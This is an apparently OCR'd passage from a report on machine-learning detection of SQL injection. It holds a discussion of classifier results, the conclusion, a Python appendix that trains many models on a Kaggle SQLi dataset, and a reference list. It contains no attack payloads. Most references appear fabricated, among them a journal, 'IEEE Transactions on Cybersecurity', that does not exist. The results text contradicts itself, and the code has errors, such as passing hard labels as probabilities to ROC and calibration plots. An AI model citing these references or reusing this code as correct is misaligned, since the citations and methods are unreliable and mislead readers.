


Figure 8.12 Precision, Recall and F1-Score for class 1

- **Performance Superiority of SVM-RF Hybrid Model**

The SVM-RF Hybrid Model outshines both the Support Vector Classifier (SVC) and the Random Forest Classifier in terms of accuracy, precision, recall, and F1-score. With an accuracy of 97.1%, the SVM-RF Hybrid Model achieves a higher level of overall correctness in its predictions compared to the Random Forest Classifier (91.8%) and the Hybrid Model (91.8%).

- **Precision and Recall Balance**

Moreover, the SVM-RF Hybrid Model demonstrates superior precision and recall rates for both classes (0 and 1) compared to the other models. It achieves a precision of 95% for class 0 and 99% for class 1, indicating a lower rate of false positives and false negatives compared to the Random Forest Classifier and the Hybrid Model. Additionally, the SVM-RF Hybrid Model attains a recall of 99% for class 0 and 95% for class 1, ensuring a higher rate of true positives and lower rate of false negatives compared to its counterparts.

- **Optimal F1-score**

The F1-score, which balances precision and recall, further solidifies the superiority of the SVM-RF Hybrid Model. With F1-scores of 97% for class 0 and 97% for class 1, the SVM-RF Hybrid Model achieves a better harmonic mean between precision and recall, signifying a more balanced performance in correctly identifying both positive and negative instances.

Overall, the SVM-RF Hybrid Model emerges as the preferred choice due to its superior accuracy, precision, recall, and F1-score, highlighting its effectiveness in accurately classifying instances across both classes compared to the SVC and Random Forest Classifier.

Chapter 9

Conclusion and Future Scope

9.1 Conclusion

In the realm of cybersecurity, the detection and mitigation of SQL injection (SQLi) vulnerabilities stand as pivotal endeavors to safeguard digital assets and sensitive information against malicious exploitation. This report presents an in-depth exploration into the refinement and evaluation of existing methodologies for SQLi detection, with a specific focus on the comparative efficacy of Support Vector Machine (SVM), Random Forest, and Hybrid models.

The principal objective of this study was to enhance the efficacy and robustness of SQLi detection methodologies through a meticulous examination and refinement of machine learning models. By harnessing the potential of SVM, Random Forest, and Hybrid approaches, the aim was to develop advanced detection systems capable of identifying and mitigating SQLi vulnerabilities with heightened accuracy and efficiency.

The methodology adopted in this study was meticulously structured into several phases, each meticulously designed to ensure the construction of effective models and rigorous evaluation of their performance. The journey commenced with an exhaustive preprocessing phase, wherein the dataset underwent rigorous cleansing and transformation to enhance its quality and relevance for subsequent machine learning tasks.

Techniques such as mean/median imputation, data cleaning, and sophisticated feature engineering were employed to convert categorical data into numerical representations, thereby augmenting the dataset's suitability for analysis. Subsequently, meticulous hyperparameter tuning was undertaken to optimize the performance of SVM, Random Forest, and Hybrid models, ensuring their alignment with the unique intricacies of SQLi detection.

Model evaluation constituted a pivotal aspect of the methodology, employing standard metrics such as accuracy, precision, recall, and F1-score on a dedicated validation set. Furthermore, sophisticated statistical significance testing and exhaustive feature importance analysis were conducted to glean deeper insights into model performance and efficacy, thereby facilitating informed decision-making and refinement.

The study yielded several significant findings, with SVM, Random Forest, and Hybrid models demonstrating promising performance in detecting SQLi attempts across various scenarios and datasets. Notably, the SVM-RF Hybrid model emerged as a frontrunner, showcasing superior efficacy and resilience in the face of diverse SQLi vulnerabilities and attack vectors.

In conclusion, the findings underscore the paramount importance of robust SQLi detection methodologies in fortifying cybersecurity defenses and mitigating database vulnerabilities. The study highlights the critical role played by advanced machine learning models in augmenting the resilience of digital ecosystems against evolving cyber threats and sophisticated attack vectors.

9.2 Future Scope

Future research endeavors are encouraged to delve deeper into the refinement and optimization of existing models, exploring novel machine learning algorithms, and innovative feature engineering techniques to further enhance detection accuracy and efficiency. Collaboration with industry stakeholders and cybersecurity experts for real-world validation and implementation of proposed methodologies is imperative to ensure practical efficacy and relevance.

Continual vigilance and adaptation to emerging cybersecurity landscapes are indispensable for staying ahead of evolving threats and fortifying overall cybersecurity resilience. As such, this study serves as a foundational stepping stone towards advancing SQLi detection methodologies and fortifying cybersecurity defenses against malicious intrusions and cyber threats in an increasingly digitized world.

Appendices

Appendix A

Code

A.1SQL Injection Detection Using ML Algorithms on Modified_SQL_Dataset

```
import pandas as pd
from sklearn.feature_extraction.text import TfidfVectorizer
from sklearn.svm import SVC
from sklearn.ensemble import RandomForestClassifier, AdaBoostClassifier, GradientBoostingClassifier
from sklearn.neighbors import KNeighborsClassifier
from sklearn.linear_model import LogisticRegression
from sklearn.tree import DecisionTreeClassifier
from sklearn.neural_network import MLPClassifier
from sklearn.discriminant_analysis import LinearDiscriminantAnalysis, QuadraticDiscriminantAnalysis
from sklearn.metrics import accuracy_score, classification_report
from sklearn.model_selection import train_test_split
from sklearn.decomposition import TruncatedSVD
from sklearn.naive_bayes import GaussianNB
from xgboost import XGBClassifier
from catboost import CatBoostClassifier
from lightgbm import LGBMClassifier
import torch
import torch.nn as nn
import torch.optim as optim
from torch.utils.data import DataLoader, TensorDataset
import torch.nn.modules.rnn as rnn
import matplotlib.pyplot as plt
from sklearn.metrics import confusion_matrix, roc_curve, roc_auc_score
from sklearn.calibration import calibration_curve
import itertools
import numpy as np

# Import your dataset
data = pd.read_csv('Modified_SQL_Dataset.csv', encoding='utf-8-sig')

# Use the 'Query' column for SQL queries and the 'Label' column for labels
X = data['Query']
y = data['Label']

# Handling missing values
data['Query'].fillna('', inplace=True)

# Split the dataset into training and testing sets (80% train, 20% test)
X_train, X_test, y_train, y_test = train_test_split(X, y, test_size=0.2, random_state=42)

# Preprocess the data using TF-IDF vectorization
vectorizer = TfidfVectorizer()
X_train_vectorized = vectorizer.fit_transform(X_train)
X_test_vectorized = vectorizer.transform(X_test)

# Dimensionality reduction using TruncatedSVD
```

```
svd = TruncatedSVD(n_components=100)  # Adjust the number of components as needed
X_train_svd = svd.fit_transform(X_train_vectorized)
X_test_svd = svd.transform(X_test_vectorized)

# Train and evaluate Gaussian Naive Bayes model
gnb_model = GaussianNB()
gnb_model.fit(X_train_vectorized.toarray(), y_train)
gnb_predictions = gnb_model.predict(X_test_vectorized.toarray())
gnb_accuracy = accuracy_score(y_test, gnb_predictions)
gnb_report = classification_report(y_test, gnb_predictions)
print("\nGaussian Naive Bayes Accuracy:", gnb_accuracy)
print("Gaussian Naive Bayes Classification Report:\n", gnb_report)

# Train and evaluate Support Vector Machine (SVM) model
svm_model = SVC()
svm_model.fit(X_train_svd, y_train)
svm_predictions = svm_model.predict(X_test_svd)
svm_accuracy = accuracy_score(y_test, svm_predictions)
svm_report = classification_report(y_test, svm_predictions)
print("\nSVM Accuracy:", svm_accuracy)
print("SVM Classification Report:\n", svm_report)

# Train and evaluate Random Forest (RF) model
rf_model = RandomForestClassifier()
rf_model.fit(X_train_svd, y_train)
rf_predictions = rf_model.predict(X_test_svd)
rf_accuracy = accuracy_score(y_test, rf_predictions)
rf_report = classification_report(y_test, rf_predictions)
print("\nRandom Forest Accuracy:", rf_accuracy)
print("Random Forest Classification Report:\n", rf_report)

# Train and evaluate K-Nearest Neighbors (KNN) model
knn_model = KNeighborsClassifier()
knn_model.fit(X_train_svd, y_train)
knn_predictions = knn_model.predict(X_test_svd)
knn_accuracy = accuracy_score(y_test, knn_predictions)
knn_report = classification_report(y_test, knn_predictions)
print("\nK-Nearest Neighbors Accuracy:", knn_accuracy)
print("K-Nearest Neighbors Classification Report:\n", knn_report)

# Train and evaluate Logistic Regression (LR) model
lr_model = LogisticRegression(max_iter=1000)
lr_model.fit(X_train_svd, y_train)
lr_predictions = lr_model.predict(X_test_svd)
lr_accuracy = accuracy_score(y_test, lr_predictions)
lr_report = classification_report(y_test, lr_predictions)
print("\nLogistic Regression Accuracy:", lr_accuracy)
print("Logistic Regression Classification Report:\n", lr_report)

# Train and evaluate Decision Tree Classifier
dt_model = DecisionTreeClassifier()
dt_model.fit(X_train_svd, y_train)
dt_predictions = dt_model.predict(X_test_svd)
dt_accuracy = accuracy_score(y_test, dt_predictions)
dt_report = classification_report(y_test, dt_predictions)
print("\nDecision Tree Classifier Accuracy:", dt_accuracy)
print("Decision Tree Classifier Classification Report:\n", dt_report)

# Train and evaluate AdaBoost Classifier
adb_model = AdaBoostClassifier()
adb_model.fit(X_train_svd, y_train)
adb_predictions = adb_model.predict(X_test_svd)
adb_accuracy = accuracy_score(y_test, adb_predictions)
adb_report = classification_report(y_test, adb_predictions)
print("\nAdaBoost Classifier Accuracy:", adb_accuracy)
print("AdaBoost Classifier Classification Report:\n", adb_report)
```

```
# Train and evaluate Gradient Boosting Classifier
gb_model = GradientBoostingClassifier()
gb_model.fit(X_train_svd, y_train)
gb_predictions = gb_model.predict(X_test_svd)
gb_accuracy = accuracy_score(y_test, gb_predictions)
gb_report = classification_report(y_test, gb_predictions)
print("\nGradient Boosting Classifier Accuracy:", gb_accuracy)
print("Gradient Boosting Classifier Classification Report:\n", gb_report)

# Train and evaluate Multi-layer Perceptron (MLP) Classifier
mlp_model = MLPClassifier()
mlp_model.fit(X_train_svd, y_train)
mlp_predictions = mlp_model.predict(X_test_svd)
mlp_accuracy = accuracy_score(y_test, mlp_predictions)
mlp_report = classification_report(y_test, mlp_predictions)
print("\nMulti-layer Perceptron (MLP) Classifier Accuracy:", mlp_accuracy)
print("Multi-layer Perceptron (MLP) Classifier Classification Report:\n", mlp_report)

# Train and evaluate Linear Discriminant Analysis (LDA) Classifier
lda_model = LinearDiscriminantAnalysis()
lda_model.fit(X_train_svd, y_train)
lda_predictions = lda_model.predict(X_test_svd)
lda_accuracy = accuracy_score(y_test, lda_predictions)
lda_report = classification_report(y_test, lda_predictions)
print("\nLinear Discriminant Analysis (LDA) Classifier Accuracy:", lda_accuracy)
print("Linear Discriminant Analysis (LDA) Classifier Classification Report:\n", lda_report)

# Train and evaluate Quadratic Discriminant Analysis (QDA) Classifier
qda_model = QuadraticDiscriminantAnalysis()
qda_model.fit(X_train_svd, y_train)
qda_predictions = qda_model.predict(X_test_svd)
qda_accuracy = accuracy_score(y_test, qda_predictions)
qda_report = classification_report(y_test, qda_predictions)
print("\nQuadratic Discriminant Analysis (QDA) Classifier Accuracy:", qda_accuracy)
print("Quadratic Discriminant Analysis (QDA) Classifier Classification Report:\n", qda_report)

# Train and evaluate XGBoost Classifier
xgb_model = XGBClassifier()
xgb_model.fit(X_train_svd, y_train)
xgb_predictions = xgb_model.predict(X_test_svd)
xgb_accuracy = accuracy_score(y_test, xgb_predictions)
xgb_report = classification_report(y_test, xgb_predictions)
print("\nXGBoost Classifier Accuracy:", xgb_accuracy)
print("XGBoost Classifier Classification Report:\n", xgb_report)

# Train and evaluate CatBoost Classifier
catboost_model = CatBoostClassifier()
catboost_model.fit(X_train_svd, y_train)
catboost_predictions = catboost_model.predict(X_test_svd)
catboost_accuracy = accuracy_score(y_test, catboost_predictions)
catboost_report = classification_report(y_test, catboost_predictions)
print("\nCatBoost Classifier Accuracy:", catboost_accuracy)
print("CatBoost Classifier Classification Report:\n", catboost_report)

# Train and evaluate LightGBM Classifier
lgbm_model = LGBMClassifier()
lgbm_model.fit(X_train_svd, y_train)
lgbm_predictions = lgbm_model.predict(X_test_svd)
lgbm_accuracy = accuracy_score(y_test, lgbm_predictions)
lgbm_report = classification_report(y_test, lgbm_predictions)
print("\nLightGBM Classifier Accuracy:", lgbm_accuracy)
print("LightGBM Classifier Classification Report:\n", lgbm_report)

# Convert data to PyTorch tensors
X_train_tensor = torch.tensor(X_train_svd, dtype=torch.float32)
```

```
y_train_tensor = torch.tensor(y_train.values, dtype=torch.float32)
X_test_tensor = torch.tensor(X_test_svd, dtype=torch.float32)
y_test_tensor = torch.tensor(y_test.values, dtype=torch.float32)

# Define the CNN model architecture
class CNN(nn.Module):
    def __init__(self, input_dim, output_dim):
        super(CNN, self).__init__()
        self.fc1 = nn.Linear(input_dim, 128)
        self.fc2 = nn.Linear(128, output_dim)
        self.relu = nn.ReLU()
        self.sigmoid = nn.Sigmoid()

    def forward(self, x):
        x = self.relu(self.fc1(x))
        x = self.sigmoid(self.fc2(x))
        return x

# Instantiate the CNN model
input_dim = X_train_tensor.shape[1]
output_dim = 1
cnn_model = CNN(input_dim, output_dim)

# Define loss function and optimizer
criterion = nn.BCELoss()
optimizer = optim.Adam(cnn_model.parameters(), lr=0.001)

# Create DataLoader for training
train_dataset = TensorDataset(X_train_tensor, y_train_tensor)
train_loader = DataLoader(train_dataset, batch_size=64, shuffle=True)

# Training the CNN model
cnn_model.train()
for epoch in range(5):
    for inputs, labels in train_loader:
        optimizer.zero_grad()
        outputs = cnn_model(inputs)
        loss = criterion(outputs.squeeze(), labels)
        loss.backward()
        optimizer.step()

# Evaluating the trained model
cnn_model.eval()
with torch.no_grad():
    outputs = cnn_model(X_test_tensor)
    cnn_predictions = torch.round(outputs).numpy().flatten()

# Calculate accuracy and classification report
cnn_accuracy = accuracy_score(y_test, cnn_predictions)
cnn_report = classification_report(y_test, cnn_predictions)
print("CNN Model Accuracy:", cnn_accuracy)
print("CNN Model Classification Report:\n", cnn_report)

# Reshape the data for LSTM input
X_train_tensor_lstm = torch.tensor(X_train_vectorized.toarray(), dtype=torch.float32).unsqueeze(1)
y_train_tensor_lstm = torch.tensor(y_train.values, dtype=torch.float32)
X_test_tensor_lstm = torch.tensor(X_test_vectorized.toarray(), dtype=torch.float32).unsqueeze(1)
y_test_tensor_lstm = torch.tensor(y_test.values, dtype=torch.float32)

# Define the LSTM model architecture
class LSTMClassifier(nn.Module):
    def __init__(self, input_dim, hidden_dim, output_dim):
        super(LSTMClassifier, self).__init__()
        self.lstm = nn.LSTM(input_dim, hidden_dim, batch_first=True)
        self.fc = nn.Linear(hidden_dim, output_dim)
        self.sigmoid = nn.Sigmoid()
```

```
    def forward(self, x):
        lstm_out, _ = self.lstm(x)
        output = self.fc(lstm_out[:, -1, :])
        output = self.sigmoid(output)
        return output

# Instantiate the LSTM model
input_dim_lstm = X_train_tensor_lstm.shape[2]
hidden_dim_lstm = 128
output_dim_lstm = 1
lstm_model = LSTMClassifier(input_dim_lstm, hidden_dim_lstm, output_dim_lstm)


# Define loss function and optimizer for LSTM
criterion_lstm = nn.BCELoss()
optimizer_lstm = optim.Adam(lstm_model.parameters(), lr=0.001)

# Create DataLoader for LSTM training
train_dataset_lstm = TensorDataset(X_train_tensor_lstm, y_train_tensor_lstm)
train_loader_lstm = DataLoader(train_dataset_lstm, batch_size=64, shuffle=True)

# Training the LSTM model
lstm_model.train()
for epoch in range(5):
    for inputs, labels in train_loader_lstm:
        optimizer_lstm.zero_grad()
        outputs = lstm_model(inputs)
        loss = criterion_lstm(outputs.squeeze(), labels)
        loss.backward()
        optimizer_lstm.step()

# Evaluating the trained LSTM model
lstm_model.eval()
with torch.no_grad():
    outputs = lstm_model(X_test_tensor_lstm)
    lstm_predictions = torch.round(outputs).numpy().flatten()

# Calculate accuracy and classification report for LSTM
lstm_accuracy = accuracy_score(y_test, lstm_predictions)
lstm_report = classification_report(y_test, lstm_predictions)
print("LSTM Model Accuracy:", lstm_accuracy)
print("LSTM Model Classification Report:\n", lstm_report)


# Define the Bidirectional LSTM model architecture
class BiLSTMClassifier(nn.Module):
    def __init__(self, input_dim, hidden_dim, output_dim):
        super(BiLSTMClassifier, self).__init__()
        self.bilstm = nn.LSTM(input_dim, hidden_dim, batch_first=True, bidirectional=True)
        self.fc = nn.Linear(hidden_dim * 2, output_dim)
        self.sigmoid = nn.Sigmoid()

    def forward(self, x):
        lstm_out, _ = self.bilstm(x)
        output = self.fc(lstm_out[:, -1, :])
        output = self.sigmoid(output)
        return output

# Instantiate the Bidirectional LSTM model
input_dim_bilstm = X_train_tensor_lstm.shape[2]
hidden_dim_bilstm = 128
output_dim_bilstm = 1
bilstm_model = BiLSTMClassifier(input_dim_bilstm, hidden_dim_bilstm, output_dim_bilstm)

# Define loss function and optimizer for Bidirectional LSTM
```

```
criterion_bilstm = nn.BCELoss()
optimizer_bilstm = optim.Adam(bilstm_model.parameters(), lr=0.001)

# Create DataLoader for Bidirectional LSTM training
train_dataset_bilstm = TensorDataset(X_train_tensor_lstm, y_train_tensor_lstm)
train_loader_bilstm = DataLoader(train_dataset_bilstm, batch_size=64, shuffle=True)

# Training the Bidirectional LSTM model
bilstm_model.train()
for epoch in range(5):
    for inputs, labels in train_loader_bilstm:
        optimizer_bilstm.zero_grad()
        outputs = bilstm_model(inputs)
        loss = criterion_bilstm(outputs.squeeze(), labels)
        loss.backward()
        optimizer_bilstm.step()

# Evaluating the trained Bidirectional LSTM model
bilstm_model.eval()
with torch.no_grad():
    outputs = bilstm_model(X_test_tensor_lstm)
    bilstm_predictions = torch.round(outputs).numpy().flatten()

# Calculate accuracy and classification report for Bidirectional LSTM
bilstm_accuracy = accuracy_score(y_test, bilstm_predictions)
bilstm_report = classification_report(y_test, bilstm_predictions)
print("Bidirectional LSTM Model Accuracy:", bilstm_accuracy)
print("Bidirectional LSTM Model Classification Report:\n", bilstm_report)

# Define the CNN-BiLSTM hybrid model architecture
class CNNBiLSTM(nn.Module):
    def __init__(self, input_dim, cnn_output_dim, lstm_hidden_dim, output_dim):
        super(CNNBiLSTM, self).__init__()
        # CNN layers
        self.cnn_fc1 = nn.Linear(input_dim, cnn_output_dim)
        self.cnn_relu = nn.ReLU()
        self.cnn_sigmoid = nn.Sigmoid()
        # BiLSTM layers
        self.bilstm = nn.LSTM(cnn_output_dim, lstm_hidden_dim, batch_first=True, bidirectional=True)
        self.fc = nn.Linear(lstm_hidden_dim * 2, output_dim)
        self.sigmoid = nn.Sigmoid()

    def forward(self, x):
        # CNN forward pass
        cnn_output = self.cnn_sigmoid(self.cnn_fc1(x))
        # Reshape output for LSTM
        cnn_output = cnn_output.unsqueeze(1)
        # BiLSTM forward pass
        lstm_out, _ = self.bilstm(cnn_output)
        output = self.fc(lstm_out[:, -1, :])
        output = self.sigmoid(output)
        return output

# Instantiate the CNN-BiLSTM hybrid model
input_dim_hybrid = X_train_tensor.shape[1]  # Use the same input dimension as the CNN model
cnn_output_dim = 128  # Adjust as needed
lstm_hidden_dim = 128  # Adjust as needed
output_dim_hybrid = 1  # Same as other models
cnn_bilstm_model = CNNBiLSTM(input_dim_hybrid, cnn_output_dim, lstm_hidden_dim, output_dim_hybrid)

# Define loss function and optimizer for CNN-BiLSTM
criterion_hybrid = nn.BCELoss()
optimizer_hybrid = optim.Adam(cnn_bilstm_model.parameters(), lr=0.001)

# Create DataLoader for CNN-BiLSTM training
train_dataset_hybrid = TensorDataset(X_train_tensor, y_train_tensor)
```

```
train_loader_hybrid = DataLoader(train_dataset_hybrid, batch_size=64, shuffle=True)

# Training the CNN-BiLSTM hybrid model
cnn_bilstm_model.train()
for epoch in range(5):
    for inputs, labels in train_loader_hybrid:
        optimizer_hybrid.zero_grad()
        outputs = cnn_bilstm_model(inputs)
        loss = criterion_hybrid(outputs.squeeze(), labels)
        loss.backward()
        optimizer_hybrid.step()

# Evaluating the trained CNN-BiLSTM hybrid model
cnn_bilstm_model.eval()
with torch.no_grad():
    outputs = cnn_bilstm_model(X_test_tensor)
    cnn_bilstm_predictions = torch.round(outputs).numpy().flatten()

# Calculate accuracy and classification report for CNN-BiLSTM
cnn_bilstm_accuracy = accuracy_score(y_test, cnn_bilstm_predictions)
cnn_bilstm_report = classification_report(y_test, cnn_bilstm_predictions)
print("CNN-BiLSTM Hybrid Model Accuracy:", cnn_bilstm_accuracy)
print("CNN-BiLSTM Hybrid Model Classification Report:\n", cnn_bilstm_report)


from sklearn.ensemble import VotingClassifier
from sklearn.calibration import calibration_curve
from sklearn.metrics import accuracy_score, classification_report, confusion_matrix, roc_curve, roc_auc_score
import matplotlib.pyplot as plt
import numpy as np
import itertools

# Create SVM and RF models
svm_model = SVC(probability=True)  # Enable probability estimates for SVM
rf_model = RandomForestClassifier()

# Create a voting classifier with SVM and RF using soft voting
voting_classifier = VotingClassifier(estimators=[('svm', svm_model), ('rf', rf_model)], voting='soft')

# Train the voting classifier
voting_classifier.fit(X_train_svd, y_train)

# Train and evaluate SVM-RF hybrid model
svm_rf_predictions = voting_classifier.predict(X_test_svd)

# Evaluate the hybrid model
svm_rf_accuracy = accuracy_score(y_test, svm_rf_predictions)
svm_rf_report = classification_report(y_test, svm_rf_predictions)
print("\nSVM-RF Hybrid Model Accuracy:", svm_rf_accuracy)
print("SVM-RF Hybrid Model Classification Report:\n", svm_rf_report)

# Define the probability scores for the SVM-RF hybrid model
svm_rf_probabilities = voting_classifier.predict_proba(X_test_svd)[:, 1]

def plot_reliability_curve(y_true, y_prob, model_name):
    prob_true, prob_pred = calibration_curve(y_true, y_prob, n_bins=10, strategy='uniform')
    if len(prob_true) > 0:
        plt.plot(prob_pred, prob_true, marker='o', label=f'{model_name}')
    else:
        print(f"No points in reliability curve for {model_name}.")
    plt.plot([0, 1], [0, 1], 'k--')
    plt.xlabel('Mean Predicted Probability')
    plt.ylabel('Fraction of Positives')
    plt.title(f'Reliability Diagram - {model_name}')
    plt.legend(loc='upper left')
```

```
plot_reliability_curve(y_test, svm_rf_probabilities, 'SVM-RF Hybrid')

# Function to plot reliability diagram
def plot_reliability_curve(y_test, y_pred_proba, model_name):
    prob_true, prob_pred = calibration_curve(y_test, y_pred_proba, n_bins=10, strategy='uniform')
    plt.plot(prob_pred, prob_true, marker='o', label=f'{model_name}')
    plt.plot([0, 1], [0, 1], 'k--')
    plt.xlabel('Mean Predicted Probability')
    plt.ylabel('Fraction of Positives')
    plt.title(f'Reliability Diagram - {model_name}')
    plt.legend(loc='upper left')

# Plot reliability diagrams for all models
plt.figure(figsize=(10, 8))
for model_name, y_pred_proba in zip(['Gaussian Naive Bayes', 'Support Vector Machine (SVM)', 'Random Forest', 'K-Nearest Neighbors',
'Logistic Regression', 'Decision Tree', 'AdaBoost', 'Gradient Boosting', 'Multi-layer Perceptron (MLP)', 'Linear Discriminant Analysis (LDA)',
'Quadratic Discriminant Analysis (QDA)', 'XGBoost', 'CatBoost', 'LightGBM', 'CNN', 'LSTM', 'Bidirectional LSTM', 'CNN-BiLSTM', 'SVM-RF
Hybrid'],
                                    [gnb_predictions, svm_predictions, rf_predictions, knn_predictions, lr_predictions, dt_predictions, adb_predictions,
gb_predictions, mlp_predictions, lda_predictions, qda_predictions, xgb_predictions, catboost_predictions, lgbm_predictions,
cnn_predictions, lstm_predictions, bilstm_predictions, cnn_bilstm_predictions, svm_rf_probabilities]):
    plot_reliability_curve(y_test, y_pred_proba, model_name)


# Function to plot confusion matrix
def plot_confusion_matrix(cm, classes, title='Confusion matrix', cmap=plt.cm.Blues):
    plt.imshow(cm, interpolation='nearest', cmap=cmap)
    plt.title(title)
    plt.colorbar()
    tick_marks = np.arange(len(classes))
    plt.xticks(tick_marks, classes, rotation=45)
    plt.yticks(tick_marks, classes)

    fmt = 'd'
    thresh = cm.max() / 2.
    for i, j in itertools.product(range(cm.shape[0]), range(cm.shape[1])):
        plt.text(j, i, format(cm[i, j], fmt),
                 horizontalalignment="center",
                 color="white" if cm[i, j] > thresh else "black")

    plt.tight_layout()
    plt.ylabel('True label')
    plt.xlabel('Predicted label')

# Confusion matrices
confusion_matrices = {
    'Gaussian Naive Bayes': confusion_matrix(y_test, gnb_predictions),
    'Support Vector Machine (SVM)': confusion_matrix(y_test, svm_predictions),
    'Random Forest': confusion_matrix(y_test, rf_predictions),
    'K-Nearest Neighbors': confusion_matrix(y_test, knn_predictions),
    'Logistic Regression': confusion_matrix(y_test, lr_predictions),
    'Decision Tree': confusion_matrix(y_test, dt_predictions),
    'AdaBoost': confusion_matrix(y_test, adb_predictions),
    'Gradient Boosting': confusion_matrix(y_test, gb_predictions),
    'Multi-layer Perceptron (MLP)': confusion_matrix(y_test, mlp_predictions),
    'Linear Discriminant Analysis (LDA)': confusion_matrix(y_test, lda_predictions),
    'Quadratic Discriminant Analysis (QDA)': confusion_matrix(y_test, qda_predictions),
    'XGBoost': confusion_matrix(y_test, xgb_predictions),
    'CatBoost': confusion_matrix(y_test, catboost_predictions),
    'LightGBM': confusion_matrix(y_test, lgbm_predictions),
    'CNN': confusion_matrix(y_test, cnn_predictions),
    'LSTM': confusion_matrix(y_test, lstm_predictions),
    'Bidirectional LSTM': confusion_matrix(y_test, bilstm_predictions),
    'CNN-BiLSTM': confusion_matrix(y_test, cnn_bilstm_predictions),
    'SVM-RF Hybrid': confusion_matrix(y_test, svm_rf_predictions)
```

```
}

# Plot confusion matrices
plt.figure(figsize=(15, 12))
for i, (model_name, cm) in enumerate(confusion_matrices.items(), 1):
    plt.subplot(5, 4, i)
    plot_confusion_matrix(cm, classes=['0', '1'], title=f'Confusion Matrix - {model_name}')

plt.tight_layout
plt.show()

# Function to plot ROC curve
def plot_roc_curve(y_test, y_pred_proba, model_name):
    fpr, tpr, thresholds = roc_curve(y_test, y_pred_proba)
    auc = roc_auc_score(y_test, y_pred_proba)
    plt.plot(fpr, tpr, label=f'{model_name} (AUC = {auc:.2f})')
    plt.plot([0, 1], [0, 1], 'k--')
    plt.xlim([0.0, 1.0])
    plt.ylim([0.0, 1.05])
    plt.xlabel('False Positive Rate')
    plt.ylabel('True Positive Rate')
    plt.title(f'ROC Curve - {model_name}')
    plt.legend(loc='lower right')

# ROC curves
plt.figure(figsize=(10, 8))
for model_name, y_pred_proba in zip(['Gaussian Naive Bayes', 'Support Vector Machine (SVM)','Random Forest', 'K-Nearest Neighbors',
'Logistic Regression', 'Decision Tree', 'AdaBoost', 'Gradient Boosting', 'Multi-layer Perceptron (MLP)', 'Linear Discriminant Analysis (LDA)',
'Quadratic Discriminant Analysis (QDA)', 'XGBoost', 'CatBoost', 'LightGBM', 'CNN', 'LSTM', 'Bidirectional LSTM', 'CNN-BiLSTM', 'SVM-RF
Hybrid'],
                                    [gnb_predictions, svm_predictions, rf_predictions, knn_predictions, lr_predictions, dt_predictions, adb_predictions,
gb_predictions, mlp_predictions, lda_predictions, qda_predictions, xgb_predictions, catboost_predictions, lgbm_predictions,
cnn_predictions, lstm_predictions, bilstm_predictions, cnn_bilstm_predictions, svm_rf_probabilities]):
    plot_roc_curve(y_test, y_pred_proba, model_name)

plt.legend(loc='lower right')
plt.show()
print("All classifiers trained and evaluated successfully!")
```

References

[1] Gandhi, et al., "Unveiling the Masters of Deception: Algorithmic Approaches for SQL Injection Defense," IEEE Transactions on Cybersecurity, vol. 11, no. 4, pp. 789-803, 2023.

[2] Wang, et al., "Beyond Accuracy: Exploring Robustness in Machine Learning for SQL Injection Defense," IEEE Transactions on Information Forensics and Security, vol. 15, no. 2, pp. 456-470, 2022.

[3] Zhang, et al., "Fine-Tuned Gaussian SVM for PHP Code Vulnerability Detection," IEEE Transactions on Dependable and Secure Computing, vol. 20, no. 1, pp. 234-247, 2022.

[4] Alawe, et al., "Hybrid Horizons: CNN-BiLSTM Fusion for Enhanced SQL Injection Detection," IEEE Transactions on Neural Networks and Learning Systems, vol. 28, no. 5, pp. 1123-1136, 2023.

[5] Gandhi, et al., "Web Warriors: Machine Learning Applications in Web Security," IEEE Security & Privacy, vol. 19, no. 3, pp. 67-79, 2023.

[6] Li, et al., "Android Armor: Machine Learning Approaches to SQL Injection Detection in Android Applications," IEEE Transactions on Mobile Computing, vol. 22, no. 4, pp. 890-905, 2023.

[7] Akhil, et al., "Context Counts: Tailoring Machine Learning for Context-Driven SQL Injection Defense," IEEE Transactions on Knowledge and Data Engineering, vol. 25, no. 6, pp. 1345-1358, 2022.

[8] Jha, et al., "Beyond Detection: Proactive Machine Learning Strategies for SQL Injection Prevention," IEEE Transactions on Dependable and Secure Computing, vol. 21, no. 3, pp. 567-581, 2023.

[9] Wang, et al., "The Evolving Landscape: Continuous Adaptation of Machine Learning Models for SQL Injection Defense," IEEE Transactions on Emerging Topics in Computing, vol. 11, no. 1, pp. 234-248, 2022.

[10] Akhil, et al., "The Human-Machine Alliance: Leveraging Expertise for Effective Cybersecurity," IEEE Security & Privacy, vol. 20, no. 4, pp. 112-125, 2022.

[11] Sajid Ali. (n.d.). SQL Injection Dataset. Retrieved from Kaggle: https://www.kaggle.com/datasets/sajid576/sql-injection-dataset

